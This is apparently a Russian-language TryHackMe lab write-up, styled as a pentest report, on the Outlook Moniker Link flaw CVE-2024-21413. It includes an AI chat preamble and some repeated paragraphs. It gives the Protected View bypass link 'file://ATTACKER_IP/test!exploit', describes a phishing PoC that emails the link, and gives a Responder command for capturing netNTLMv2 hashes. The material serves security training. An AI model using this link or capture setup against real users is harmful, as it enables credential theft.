 eylommaayan/thm---cve-2024-21413-moniker-link-microsoft-outlook-
13 февраля 2024 года Microsoft опубликовала критическую уязвимость безопасности в Microsoft Outlook, получившую идентификатор CVE-2024-21413, известную как Moniker Link Vulnerability. Уязвимость позволяет злоумышленнику обойти механизм Protected View в Outlook.

13 февраля 2024 года Microsoft опубликовала критическую уязвимость безопасности в Microsoft Outlook, получившую идентификатор CVE-2024-21413 и известную как Moniker Link Vulnerability. Уязвимость позволяет злоумышленнику обойти механизм Protected View в Outlook.
Отлично 👍 Ниже представлен полный перевод + оформление в виде отчёта о Penetration Testing (PT), на русском языке, профессионально и понятно. Как вы и просили – только перевод и оформление. Ответы, скриншоты и дополнения вы добавите сами, а если понадобится дальнейшая помощь – я помогу.
13 февраля 2024 года Microsoft опубликовала критическую уязвимость безопасности в Microsoft Outlook, получившую идентификатор CVE-2024-21413 и известную как Moniker Link Vulnerability.
Уязвимость позволяет злоумышленнику обойти механизм Protected View в Outlook с помощью специальной ссылки (Moniker Link), что заставляет клиент Outlook жертвы отправить учётные данные (NTLM hash) на сервер, контролируемый атакующим – без запуска файла и без эффективного предупреждения безопасности.
Уязвимость может привести к утечке учётных данных и теоретически существует возможность удалённого выполнения кода (RCE).
| Параметр | Значение |
|---|---|
| Идентификатор | CVE-2024-21413 |
| Дата публикации | 13 февраля 2024 |
| Обнаружитель | Haifei Li – Check Point Research |
| Воздействие | Утечка учётных данных + потенциальный RCE |
| Серьёзность | Критическая |
| Сложность атаки | Низкая |
| Оценка CVSS | 9.8 |
| Официальная ссылка | https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413 |
Уязвимость затрагивает следующие версии:
(Описание уязвимости)
Microsoft Outlook позволяет отображать письма в формате HTML и обрабатывать ссылки разных типов, таких как http:// и https://. Кроме того, Outlook поддерживает специальные ссылки, называемые Moniker Links, которые позволяют запускать приложения или получать доступ к внешним ресурсам в операционной системе.
В нормальном режиме, когда письмо содержит ссылку, запускающую внешнее приложение или обращающуюся к системному ресурсу (например, ссылку вида file://), активируется механизм безопасности Protected View в Outlook. Этот механизм отображает предупреждение безопасности и блокирует опасные действия, такие как выполнение кода, макросы или доступ к внешним сетевым ресурсам.
Однако в Outlook была обнаружена уязвимость (CVE-2024-21413), которая позволяет обойти механизм Protected View с помощью простой манипуляции ссылкой типа Moniker Link.
Что мы обнаружили (Findings)
В ходе проверки было установлено, что использование обычной ссылки вида:

file://ATTACKER_IP/test
заставляет Outlook попытаться обратиться к сетевому ресурсу по протоколу SMB, но эта попытка блокируется Protected View.
В то же время, когда ссылка содержит специальный символ ! и дополнительную текстовую строку, например:
file://ATTACKER_IP/test!exploit
Outlook не активирует Protected View и выполняет попытку подключения к удалённому серверу.
Во время этой попытки:
Outlook пытается получить доступ к ресурсу через SMB
Выполняется автоматический запрос аутентификации
Учётные данные пользователя отправляются атакующему
Захватывается Windows netNTLMv2 хэш жертвы
Важно отметить, что удалённый общий ресурс не обязательно должен существовать, так как попытка аутентификации выполняется в любом случае.
Воздействие (Impact)
Уязвимость позволяет атакующему:
Утечку учётных данных пользователя (netNTLMv2 hash)
Выполнение офлайн-атак (Cracking / Pass-the-Hash)
Горизонтальное перемещение в корпоративной сети
Кроме того, поскольку Moniker Links используют механизм COM (Component Object Model) Windows, существует теоретическая возможность удалённого выполнения кода (RCE). Однако на момент проверки не существовало публичного Proof of Concept для реализации RCE через данную уязвимость.
Эксплуатация уязвимости (Exploitation)
В рамках атаки жертве отправляется письмо, содержащее Moniker Link, аналогичный тому, что был показан в предыдущей задаче. Цель атакующего – создать письмо со ссылкой Moniker Link, которая обходит механизм Protected View в Outlook, так что, как только жертва нажимает на ссылку, её клиент Outlook пытается загрузить файл с машины атакующего. Это действие приводит к тому, что netNTLMv2 хэш жертвы отправляется и захватывается атакующим.
Перед выполнением атаки рассмотрим Proof of Concept (PoC), созданный для демонстрации (также доступен на GitHub).
Автор: CMNatic | https://github.com/cmnatic Версия: 1.0 | 19/02/2024
Код написан на Python и отправляет HTML-письмо, содержащее вредоносную ссылку Moniker Link.
Описание PoC
PoC:
Принимает адрес электронной почты атакующего и адрес электронной почты жертвы
Требует пароль для аутентификации SMTP (В этой комнате пароль для [email protected]: attacker)
Содержит HTML-содержимое письма (html_content) с вредоносной ссылкой Moniker Link
Задаёт поля письма: Subject, From, To
Отправляет письмо через почтовый сервер
В реальном сценарии требуется SMTP-сервер под контролем атакующего (в этой комнате сервер уже предоставлен).
Прослушивание для захвата хэша – Responder
После отправки письма необходимо запустить инструмент прослушивания Responder на машине атакующего для захвата SMB-запросов.
В THM AttackBox имя интерфейса ens5:
responder -I ens5
Responder прослушивает SMB, LLMNR и NBT-NS запросы и позволяет захватывать учётные данные аутентификации.
Открытие машины жертвы
Откройте машину жертвы через окно split-screen
Запустите Outlook
